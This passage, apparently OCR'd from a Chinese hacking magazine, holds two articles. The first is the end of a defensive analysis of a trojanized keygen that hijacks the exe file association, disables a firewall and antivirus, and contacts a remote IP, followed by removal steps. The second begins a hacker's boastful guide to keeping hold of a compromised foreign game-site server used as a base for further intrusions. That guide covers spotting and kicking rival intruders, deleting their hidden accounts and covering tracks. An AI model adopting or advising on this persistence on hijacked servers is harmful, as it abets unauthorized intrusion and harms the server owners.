


图 8

这可难不倒我！查看一下exe文件关联有没有被改动（我的这个cmd窗口是先前删除svchost.exe之前的，如果你此时没有先前的cmd窗口，可以用图8中的提示找到相关程序打开一个），输入assoc.exe，结果显示正常，再输入ftype exefile，于是便让我找到了问题所在（图9）。




图 9

呵呵，运行EXE文件时会先运行“c:\windows\svchost.exe”这个文件，而这个文件刚才正好已经被我删除了，所以就会出现如图8所示的提示框，看来就是它了。用命令把这个地方改回来，输入ftype exefile="%1" %*，再运行EXE文件，一切正常。到这里，我就把这个程序从我的电脑里面给揪出去了。同时，我又重新安装天网防火墙，让电脑一切恢复如初。

为了更好地找出这个文件的运行机制，我又重新运行了那个注册机文件，结果在天网防火墙中发现：运行这个注册机后，系统目录下的svchost.exe会向因特网上的一台主机发送请求（图10）。




图10

并且，我还发现江民杀毒软件实时监控功能中的“打开方案设定的监视”一项无法勾选（图11）。




图11

通过以上所有的分析过程，我总结出这个程序的运行机制：压缩包中有两个名字相近的文件，一个是主文件名最后有空格的程序，这个文件是真实的，但同时它的文件属性已经设为了系统隐藏，另外一个是假冒的，当我们解压缩后只看到那个假文件，双击运行了这个假文件之后它就会先调用真实的那个系统隐藏文件，显示给电脑用户，同时会执行自己的代码。自己的代码中功能如下（顺序不分先后）：

1、从程序中释放一个名为svchost.exe的文件到系统目录下，并将其文件属性设为系统隐藏。

2、在注册表的开机自动启动AutoRun处进行修改，以达到开机自动运行的目的。

3、修改文件关联，致使电脑凡是运行所有的EXE文件之前先去运行释放的这个文件，以达到保护自己的目的。

4、修改注册表，让“文件夹选项”中的“显示所有文件和文件夹”隐藏。让你在Windows下看不到它，以增加它的隐蔽性。

5、卸载天网防火墙（如果你的电脑中有的话，其它的防火墙因为没试，所以不

知道会不会也被卸载）。

6、禁用江民杀毒软件的实时监控（其他杀毒软件未测试）。

7、向因特网上的特定主机：219.136.252.93的80端口发送107字节的信息。

从上面的功能来看，程序本身对电脑并没有危害。个人认为这个程序既不是病毒也不是蠕虫，更不是木马，但同时它又具有木马的一些特征，确切地说应该是一个恶作剧程序，挺让人讨厌的。


针对这个程序对个人电脑所做的一些修改，我也总结出了清除它的办法：

用Msconfig或Windows优化大师在开机自动运行中删除它的键值，然后在DOS下修改文件关联：ftype exefile="%1" %*，重新启动电脑后进入系统目录下，将svchost.exe的系统隐藏属性去掉并删除，最后重新安装被它卸载的防火墙。再次重新启动电脑之后就一切OK了。

我用同样的思路发现了它的汉化包中也有问题，具体情况是一样的，大家可以自己分析一下试试。最后，我希望大家在用从因特网上下载下来的软件时一定要注意安全问题。如果你发现了像我这样类似的问题，你可以用本文中提到的思路进行分析，将这种恶作剧程序从你的电脑中揪出来，可不要什么都指望杀毒软件哟！——这种个人恶作剧程序，杀毒软件根本无能为力的。好了，本文到此就结束了，如果有什么经验或不明白的地方，大家可以在X论坛找我交流。

（本文涉及的相关工具：Keygen、中文包，光盘中有收录。）

另类安全：3389"肉鸡"保卫战



yah00

一、显摆了

我是一个"小小"黑客（请允许我自夸一下，不要抛砖啊），每天必定要到自己的占领地（就是"肉鸡"了）小转一番，看到它们安好无恙，我也就放心了。

坐在电脑前，熟练的打开电脑，输入密码，进入桌面，双击熟悉的"远程桌面连接"图标，蓝色的"卫星"界面出现了，键入IP地址（IP地址当然是自编的了）：214.218.*.*（如图1），键击"连接"，"肉鸡"那亲切的2000 SERVER桌面出现在我的眼前。




图1

这台主机是M国某游戏网站的WEB和DNS服务器，正宗的IBM服务器，CPU是双个的，P4 3.0，内存1024M的，性能稳定、强劲，网络速度也快，尤其值得称赞的是它的管理员，每个月能来那么一次吧，这当然是我经过长时间的"侦查控守"后发现的小规律。自从收获了这台机器之后，它就成了我对外入侵的一个战略基地。不过怎样守好它也就自然成了我头疼的大事情。

言归正传，先来看看是不是有其他的用户登录在上面。当然可以从命令行键入命令：query user，来查询当前登录用户；不过本人更喜欢通过"管理工具"的"终端服务管理器"来进行察看，它的界面友好、直观，有一目了然之功效，伪"黑客"于无形，如图2。




图2

从图2上可以直接看到头像呈绿色的在线的用户，头像呈灰色的下线而没有注销此次登录的用户，同时可以查看一下这些用户的"会话"和"进程"信息。当然，你也可以查看某个登录用户的详细信息，如图3。

从中你可以了解到该用户的登录用户名、主机名、该机IP地址（如果是内网用户，只能看到内网IP了，如图3所示就是这样）、还有该用户的显示分辨率等资料。对于那些忘了注销登录的"闯入者"，我只好代替管理员行使权利了：选中该用户名，右键单击"复位"、"确定"即可结束他的这次登录，这必须要求你所使用的登录用户具有administrator权限；随后进入"管理工具"→"计算机管理"→"本地用户和组"→"用户"，将这个擅自闯入者的用户名找出来彻底删除。顺便告诉你：在命令行里看不到的隐藏用户名在这里也会被看得一清二楚，当然对这种用户名更应该毫不客气——删除！不要忘了回头要替它清理一下足迹啊！




图3

既然讲到了"计算机管理"就再罗索几句，如图4，对于"用户"组里的用户名Guest、IUSER（匿名访问Internet信息服务的内置帐号）、IWAM（进程应用程序之外匿名访问Internet Information服务的内置帐号）、TsInternetUser（这个用户帐户被终端服务所使用）一定不要掉以轻心，应该时不时看一下它们的属性，不定什么时候它就"隶属"于"administrator"组了，那么你就又多了一个竞争者，或者会是一个"破坏者"。

